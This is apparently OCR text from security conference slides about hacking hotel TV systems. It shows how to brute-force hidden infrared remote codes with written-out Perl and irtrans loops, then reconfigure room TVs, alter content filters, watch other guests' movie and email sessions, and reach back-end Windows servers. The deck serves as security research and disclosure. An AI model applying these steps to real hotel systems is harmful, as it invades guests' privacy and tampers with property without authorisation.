
- Inverted security model
 - Back-end may broadcast all content
 - TV filters content
 - TV controlled by end user
- No authentication required
- No encryption
 - Closed system



WinTV
U.S.B.







Room Data


Welcome to the main menu

- TV programs
- Language selection
- Wake-up
- View messages
- View bill
- Restaurant
- Contact Numbers
- Credit Cards
- Hotel Information

Press  back to Start screen
Press  and  to select

IL SYSTEMA È OCCUPATO
VI PREGHIAMO
DI RIPOVARE PIÙ TARDI

continuare con 



Robin Easy

Welcome to the main menu

- TV programs
- Language selection
- Wake-up
- View messages
- View bill
- Restaurant
- Contact Numbers
- Credit Cards
- Hotel Information

Press [back] back to Start screen
Press [left] and [right] to select

Thor
from

2M Electronic A/S

<http://www.2m.dk/>
phone: (+45) 43 300 555



Xelos SL 20

ASV Black TFT, FM Radio

Art.No. 63448 A 70

Ser.No. 10035

13V = 4,5A CH-TYP L3010T PA.65W VI.xx

QUESTO APPARECCHIO È COSTRUITO A CONFORMO
ARTICOLO 2 DEL D.M 28.08.95 N.548

LOEWE.



VIRTUAL
DOLBY
SURROUND


MADE IN GERMANY
Loewe Opta GmbH, 96317 Kronach

TV Remotes

- More complex codes (more bits)
 - Manufacturer collision avoidance
 - Groups of codes use different bits
 - ◆ Multiple device types on single remote
 - ◆ TV
 - ◆ Video
 - ◆ Sat / Cable
 - ◆ Standard Group
 - ◆ Channel select
 - ◆ Menu
 - ◆ Motion
 - ◆ Teletext
 - ◆ Extra Group
 - ◆ Alarm clock
 - ◆ Pay TV
 - ◆ Checkout
 - ◆ Hidden

TV Remotes

More complex codes (more bits)



TV Remotes – discovering hidden codes

- 14 bit code = 16,384 possible codes
 - ◆ 9 hours to test @ 2 second per code
- Reducing the search space – Standard Group

[REMOTE]
[NAME]hotel

[COMMANDS]
[0][T]0[D]11000000000000
[1][T]0[D]11000000000001
[2][T]0[D]11000000000010
[3][T]0[D]11000000000011
[4][T]0[D]11000000000100
[5][T]0[D]11000000000101
[6][T]0[D]11000000000110
[7][T]0[D]11000000000111
[8][T]0[D]11000000001000
[9][T]0[D]11000000001001

Bits used so far: xx-----xxxx

TV Remotes – discovering hidden codes

- Reducing the search space – Standard Group

[power]	[T]0[D]	11000000001100
[mute]	[T]0[D]	11000000001101
[vol+]	[T]0[D]	110000000010000
[vol-]	[T]0[D]	110000000010001
[prog+]	[T]0[D]	110000000100000
[prog-]	[T]0[D]	110000000100001
[audio]	[T]0[D]	110000000100011
[sleep]	[T]0[D]	110000000100110
[text]	[T]0[D]	110000000111100
[up]	[T]0[D]	100000000010000
[down]	[T]0[D]	100000000010001
[menu]	[T]0[D]	100000000010010
[left]	[T]0[D]	100000000010101
[right]	[T]0[D]	100000000010110
[ok]	[T]0[D]	100000000010111

Bits used so far: xx-----xxxxxx

TV Remotes – discovering hidden codes

- Reducing the search space – Extra Group

[smart]	[T]0[D]11000011001010
[paytv+]	[T]0[D]11000011011100
[paytv-]	[T]0[D]11000011011101
[radio+]	[T]0[D]11000011011110
[radio-]	[T]0[D]11000011011111
[info+]	[T]0[D]10000011001101
[info-]	[T]0[D]10000011001110
[message]	[T]0[D]10000011001010
[alarmon]	[T]0[D]10000011101000
[alarmoff]	[T]0[D]10000011101001

Bits used so far: xx----xxxxxxxx

First 2 bits used

4 bits unknown

Main code in last 8 bits

TV Remotes – Discovering Hidden Codes

- Reducing the search space – Eliminate unused bits
 - Toggle single bit on a standard command

[power][T]0[D]11000000001100 - Original

[power][T]0[D]01000000001100 - Command OK

[power][T]0[D]10000000001100 - Command fails

[power][T]0[D]11100000001100 - Command OK

[power][T]0[D]11010000001100 - Command OK

[power][T]0[D]11001000001100 - Command OK

[power][T]0[D]11000100001100 - Command fails

Assumption: bits 1, 3, 4, 5 ignored

10 bits = 1,024 possible codes = 2,048 seconds = 35 mins

TV Remotes – discovering hidden codes

- Create new configs

```
perl -e 'for (0..255) { printf(" [%03d][T]0[D]100000%s\n",$_,unpack("B8",pack("i",$_+0))) }' > hotel1.rem
```

```
perl -e 'for (0..255) { printf(" [%03d][T]0[D]100001%s\n",$_,unpack("B8",pack("i",$_+0))) }' > hotel2.rem
```

```
perl -e 'for (0..255) { printf(" [%03d][T]0[D]110000%s\n",$_,unpack("B8",pack("i",$_+0))) }' > hotel3.rem
```

```
perl -e 'for (0..255) { printf(" [%03d][T]0[D]110001%s\n",$_,unpack("B8",pack("i",$_+0))) }' > hotel4.rem
```

- Manual test / observation

```
for i in `perl -e 'for (0..255) { printf("%03d\n",$_) }'`; do echo -n "$i..." ; irtrans localhost hotel1 $i ; echo "done" ; sleep 2 ; done
```

- Rinse, repeat

TV Remotes – discovering hidden codes

- Profit!

[012][T]0[D]10000100110000	
[075][T]0[D]10000111011010	
[122][T]0[D]11000100111110	# engineering
[130][T]0[D]11000110111110	# engineering
[199][T]0[D]11000101111111	# engineering
[200][T]0[D]11000101101011	# disable computer
[206][T]0[D]11000101111010	# housekeeping
[221][T]0[D]11000101111101	# housekeeping
[244][T]0[D]11000111001111	# engineering
[249][T]0[D]11000111010110	
[251][T]0[D]10000111010010	# bingo! 0wn3d!
[254][T]0[D]11000111101110	

TV Remotes

- Hidden codes
 - Hotel internal (housekeeping) daily tasks
 - ◆ Minibar billing
 - ◆ Room cleaning / status reports
 - Extras (engineering) one-off tasks
 - ◆ Pay TV config
 - ◆ Debugging
 - ◆ Cable codes
 - ◆ Signal strength
 - ◆ Port settings
 - ◆ Accessory / Service (De)Activation

Hotel TV – New Capabilities

- Reconfigure TV
 - Change messages
 - Assign to another room
 - Assign new free channels
 - Find new channels

Hollywood Movies

Adult Features

Internet

Music

PC Games

Guest Services

CHANNEL INSTALLATION

CHANNEL

CHANNEL RING

INPUT

LABEL

VIDEO BLANK

AUDIO BLANK

AUTO PROGRAM

EXIT

TV 40

DELETED

ANTENNA

(DOWN3D MM)

OFF

OFF

CAESARS
PALACE

LAS VEGAS

Press **MENU** To Continue

40 BWN30 MM

Hollywood Movies

Adult Features

Internet

Music

PC Games

Guest Services



CAESARS
PALACE

LAS VEGAS

Press **MENU** To Continue

PHILIPS

Nov 01 Amsterdam

STEREO

OWNED MM

MAIN MENU



Hotel Info

Menu



TV/Pay-TV/Radio

Menu



Language

List



TV Programs

List



Trailer



Radio Programs

List



Wake-up

(--:--)



Pay-TV Movies

List

Press + OK to select

18:07.16

PHILIPS

1807

TV 1

WELCOME MESSAGE

WELCOME MESSAGE

ON

LINE 1

OWN30 BY

LINE 2

MAJOR MALFUNCTION

Press INFO on
your TV remote control
to view the

PHILIPS

3TV

2333

LOCKED

MONO

OWNED BY
MAJOR MALFUNCTION

PHILIPS

TV

2339

60 SHOOTON

Welcome to

Marriott.
HOTELS & RESORTS

Marriott.com



Press **MENU**
for entertainment options

PHILIPS

Welcome To



PRESS MENU
FOR ALL VIDEO & GUEST SERVICES

CHANNEL **VA** FOR TELEVISION STATIONS

ONCOMMAND™

Hotel TV – New Capabilities

- Reconfigure TV
 - Change channel filtering

60

MOVIE RATINGS

G

VIEW

PG

VIEW

PG-13

VIEW

R

VIEW

NC-17

VIEW

X

VIEW

NR

VIEW

EXIT



Press **MENU**
for entertainment options

PHILIPS

60

Press **MENU**
for entertainment options

MOVIE RATINGS

G
PG
PG-13
R
NC-17
X
NR
EXIT

BLOCKED
BLOCKED
BLOCKED
BLOCKED
BLOCKED
VIEW
VIEW

CD Jukebox

PHILIPS

Hotel TV – New Capabilities

- View Other Users' Activities

8



Please wait -
we are
looking
for a free
channel!



PHILIPS 2346

MUTE

VALLEY GIRLS Vol. 1

All records required to be created and maintained
pursuant to 18 U.S.C. §2257 and 28 C.F.R. 75, with
respect to this videotape, including all graphical

CHANNEL INSTALLATION

CHANNEL

TV100

CHANNEL RING

DELETED

LABEL

(NONE)

14141 Covello Suite 1-D

VIDEO BLANK

OFF

AUDIO BLANK

OFF

Date of Production: 01-04

AUTO PROGRAM

EXIT material. Sale to or viewing by minors is prohibited. All models are 18 years of age or older.

Madness Pictures ©

All rights reserved © 2004.

PHILIPS

TV INSTALLATION

**INPUT
SYSTEM**

Web

Images

**FRONT END
UK**

Search the Web:

Search

MANUAL SEARCH

335 MHz

Today!

PROGRAM NO. [Shopping](#), [Travel](#), [Keepers](#) & [pick your England](#)

PAY TV 95

Shop

[Travel](#), [Shopping](#), [Cars](#), [Jobs](#), [Property](#), [Mobile](#)

Organise

[Yahoo!](#), [Toolbar](#), [Photos](#), [Calendar](#), [Briefcase](#)

Connect

[Web](#), [Broadband](#), [Groups](#), [Chat](#), [GeoCities](#)

Fun

[Personals](#), [Games](#), [Movies](#), [Music](#), [TV](#), [Horoscopes](#)

Info

[Finance](#), [Leads](#), [Sport](#), [Weather](#), [Personal Finance](#)
[Business Finder](#), [Small Business](#) [More Yahoo!](#)

Make Yahoo! UK & Ireland your homepage - Get Yahoo! Toolbar

CHALLENGE YOUR FAITH

Assistant

Discover the

Take the

In the News

- US embassy storm
- **OFF** [NATO](#) rivals year disarmament
- Blair backs Annan criticism
- "My Bear" attacks

PHILIPS

2247



YAHOO!
UK & IRELAND



TV INSTALLATION

INPUT
SYSTEM

Web

Images

FRONT END
UK

MANUAL SEARCH

335 MHz

Today!

Shop

Organise

Connect

Fun

Info

PROGRAM NO.

STORE

FINE TUNE

PROTECTION

LABEL

Keepers & Pick Your English

Search, News, Jobs, Property, Mobile

Yahoo! Toolbar, Photos, Calendar, Briefcase

Broadband, Groups, Chat, GeoCities

Games, Movies, Music, TV, Horoscopes

Weather, Personal Finance

Business Finder, Small Business, More Yahoo!

Make Yahoo! UK & Ireland your homepage - Get Yahoo! Toolbar

PAY TV 95

Assistant

Discover the

Make the M

Working

OFF

My Bear

CHALLENGE YOUR FILE

4 min 1,60 DM

PHILIPS

4TV

22:48

Welcome to [redacted] mail, [Help](#) [Log](#)

olders **Inbox** Sent Trash Drafts Addresses Options

@ [redacted] net Inbox

Select Entry	Channel	Subject	TV100	Receiv	Size
☐	CHANNEL		TV100		0
☐	CHANNEL RING		DELETED	2/12/	5K
☐	LABEL	(CLUSER)		2/12/	8K
☐	VIDEO BLANK		OFF	2/12/	49K
☐	AUDIO BLANK		OFF	2/12/	4K
☐	AUTO PROGRAM			2/12/	4K
☐	EXIT			2/12/	3K
☐	Postmaster@no-	Delivery Notification: Message s-		2/12/	3K
☐	Postmaster@no-	Delivery Notification: Delivery h-		2/12/	2K
☐		Proposal		2/12/	3K
☐		Proposal		2/12/	3K

PHILIPS

Compose Message Messenger Express

I believe this makes sense in order to meet the EDT's requirements, as stated. However, it will be critical to determine very early on whether or not

CHANNEL INSTALLATION

consulted part of the assessment of the communication effectiveness. This involves a lot of engagement with the community.

CHANNEL

CHANNEL RING

LABEL

(USER)

VIDEO BLANK

OFF

AUDIO BLANK

OFF

AUTO PROGRAM

☐ Check for message is sent Dictionary

EXIT

Priority

Normal

Request receipt

None

Close Window

PHILIPS

Hotel TV – New Capabilities

- View Back-End Systems

S
01420

PRDDAC
TESTBILD

12

2556

2.6

00 00 00 00 00

PRDDAC AVM TESTBILD 01/04



PHILIPS

1 LOIHEI 1.1 CSM
 2 CODE 0 MAGN MENU 0 0
 3 OF 9 17 1 9 22 122 0
 4 AUTO WEST-EU STEREO Pay-TV/Radio
 5 Menu Menu
 6 Language TV Programs
 7 CO 63 CL 31 BR 63 SH 41
 8 VL 13 BL 31 Radio Programs
 9 BS 22 TR 36 List
 10 COMMERCIAL SMARTPORT ON Movies
 11 PROGRAM NO. AV2YC List

OK to select

1654

1654

SYSTEM STATUS

MODE COMMERCIAL
CHANNEL TV 60 (ANTENNA)
DCM ON
CODES 192 48 13 202 43
4 192 0 0 0
SIGNAL TUNED
OP HRS 12DEh
ERRORS 0 0 0 0 0

★ **TEAM** ★
★ **AMERICA** ★
WORLD POLICE

PHILIPS

mtiltree-30 version 4.8.4

File c:\metil\software\mtiltree.exe (1,320,960 bytes)

Created Tuesday April 27, 2004 5:43:58 PM

Started Friday July 23, 2004 5:27:50 PM

Modulator Fixed, Segment 3

TV Channel 70

Port 7003

Audio Channel 1

Screen pos 0,0

Slide file \\seachange_tr30\c_drive\$\metil\tr

Start time 7/23/04 17:27:50

Last session 7/24/04 15:13:28

Total sessions 64

Alives sent 9420 Free RAM 4,096

Running on SEACHANGE_TR30, IP 10.1.1.130

TV INSTALLATION

INPUT

FRONT END

SYSTEM

UK

MANUAL SEARCH

327 MHZ

PROGRAM NO.

PAYTV 95

STORE

FINE TUNE

PROTECTION

LABEL

Microsoft

Windows NT.

Workstation 4.0

with Microsoft Internet Explorer

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PHILIPS

8TV

2246

HTTP/1.0 404 Object Not Found





You are not authorized to view this page

You might not have permission to view this directory or page using the credentials you supplied.

If you believe you should be able to view this directory or page, please try to contact the Web site by using any e-mail address or phone number that may be listed on the 192.0.1.192 home page.

You can click  [search](#) to look for information.

 **Loading...**



HTTP Error 403 - Forbidden
Internet Explorer



The page cannot be found

The page you are looking for might have been removed, had its name changed, or is temporarily unavailable.

Please try the following:

- If you typed the page address in the Address bar, make sure that it is spelled correctly.
- Open the [192.0.1.192](#) home page, and then look for links to the information you want.
- Click the  [Back](#) button to try another link.
- Click  [Search](#) to look for information on the Internet.

HTTP 404 - File not found
Internet Explorer



The Web Server Designed For Windows NT Server

Why not add the **latest features** to your Internet Information Server?



Books
Online

Microsoft® Internet Information Server (IIS) makes it easier to do business with internal or external customers down the hall or around the world. To learn more about how Internet Information Server will help you in your business, browse the IIS [online documentation](#).

Administrative

Sample Pages
& Application Ideas

- Sample Site
- Database
- Programming
- HTML

Try the hyperlinks above to see some examples of the content you can publish with Microsoft Internet Information Server. To learn more about Microsoft products that you can use to create great-looking Web pages, visit the Microsoft Web site for information about [Microsoft FrontPage](#) and [Internet Assistant for Microsoft Office](#). Microsoft FrontPage is also included on the Windows NT Server CD-ROM.

Microsoft On

PHILIPS

TV

8:12

Microsoft Internet Information Service

Internet Service Manager

for Internet Information Server 3.0

Introduction

WWW

FTP

Gopher

Documentation

Welcome to the Microsoft Internet Information Server (IIS) Web-based administration tool. You can use this tool to administer or view your Microsoft Internet Information Server from remote locations. In order to log on successfully, please ensure that your Windows NT user account is a member of the Windows NT Administrators group. Note that it is not possible to start or stop IIS services with this Web administration tool.

Best experienced with



Click here to start.

PHILIPS

TV

8:14



PHILIPS

TV

22:46



PHILIPS

TV

2322

My Computer Readme.txt

Network
Neighborhood

Internet
Explorer

Recycle Bin

Shortcut to
clientdn.exe

Explorer

